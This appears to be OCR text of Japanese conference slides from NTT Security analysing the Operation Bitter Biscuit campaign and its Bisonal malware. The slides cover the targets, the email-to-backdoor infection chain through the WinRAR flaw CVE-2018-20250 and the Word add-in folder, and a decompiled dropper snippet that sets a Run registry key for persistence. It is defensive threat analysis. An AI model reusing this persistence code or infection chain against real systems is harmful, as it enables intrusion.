攻撃キャンペーン「Operation Bitter Biscuit」を実行した標的型攻撃グループに関する脅威情報


2020/1/17

高井　一

NTT Security

自己紹介

- 元ソフトウェアエンジニア
  - 3年前、NTTセキュリティ・ジャパンに転職し、セキュリティエンジニアに転身
- SOCアナリスト
  - 24時間365日の監視業務
  - セキュリティデバイスのアラート監視
  - マルウェア解析
    - Taidoorを用いた標的型攻撃解析レポート



はじめに

NTT Security

発表内容

- 攻撃キャンペーン「Operation Bitter Biscuit」の概要
- SOCで観測した標的型攻撃の解析結果
  - メールからバックドア感染までの解析結果
  - バックドアを用いた攻撃者の活動の解析結果
- マルウェアBisonalの亜種間の比較
- まとめ

攻撃キャンペーン「Operation Bitter Biscuit」の概要

Operation Bitter Biscuitの概要

NTT Security

Opearation Bitter Biscuitは攻撃キャンペーンを表しており、セキュリティベンダー各社から情報が公開されている。[1],[2],[3]

Home » Targeted Attacks » Pulsing the HeartBeat APT

Pulsing the HeartBeat APT

Posted on: January 3, 2013 at 8:55 am **Posted in:** Targeted Attacks
Author: Roland Dela Paz (Threat Researcher)

Last November 12-14th, I had this great opportunity to attend AVAR 2012 Conference in Hangzhou, China. There were a lot of great presentations; I must say I feel very privileged to have presented our paper, The HeartBeat APT Campaign, along with these talks.

paloalto NETWORKS
Secure the Enterprise | PRISMA Secure the Cloud | CORTEX Secure the Future | その他

ロシアおよび韓国に対する攻撃で使用された *Bisonal*マルウェア

Operation Bitter Biscuitの概要

NTT Security

Operation Bitter Biscuitの特徴

- 標的国: 韓国、ロシア、日本
- 標的業種: 政府関係、軍事・国防関連企業
  (IT企業も攻撃されたという情報有り[4])
- マルウェア: Bisonal

Operation Bitter Biscuitに関する脅威情報

- 日本に対する攻撃事例が少ない。
- 攻撃に利用されるメールやマルウェア等の報告は存在するが、
  感染後の攻撃者による活動に関する報告が少ない。


脅威情報の少ないグループ

SOCで観測した
標的型攻撃の解析結果

メールからバックドア感染までの解析結果


メールからバックドア感染までの流れ

端末がメールを起点に3つのバックドアに感染した。



メールからバックドア感染までの流れ

端末がメールを起点に3つのバックドアに感染した。



これから話す内容

標的型攻撃メール


NTT Security

非公開

標的型攻撃メールに添付された圧縮ファイル

下記が悪用されて、圧縮ファイル内のドロッパーが起動した。

- CVE-2018-20250: WinRarに存在する任意のパスにファイルを設置される脆弱性
- Wordのアドインフォルダ: Word起動時に実行されるファイルの設置フォルダ



添付の圧縮ファイル内のWordファイル

NTT Security

非公開

ドロッパー(word.wll)の解析結果

- 検体に含まれる1次バックドアのバイナリデータをファイルとして出力している。
- レジストリを用いて1次バックドアを永続化させている。

レジストリ「HKEY_CURRENT_USER¥Microsoft¥Windows¥CurrentVersion¥Run」の設定

```
strcpy(&SubKey, aSoftwareMicros);
v0 = strlen(aSoftwareMicros);
*(&SubKey + v0) = 'R';
v5[v0] = 'u';
v5[v0 + 1] = 'n';
RegOpenKeyExA(HKEY_CURRENT_USER, &SubKey, 0, 0xF003Fu, &phkResult);
result = (FILE *)RegSetValueExA(phkResult, ValueName, 0, 2u, Src, strlen((const char *)Src));
if ( !result )
{
  RegCloseKey(phkResult);
  ExpandEnvironmentStringsA((LPCSTR)Src, Dst, 0x104u);
  result = fopen(Dst, Mode);
  v2 = result;
  if ( result )
  {
    fileWrite(&unk_10007030, 1u, 0xCE00u, result);
    result = (FILE *)fclose(v2);
  }
}
```

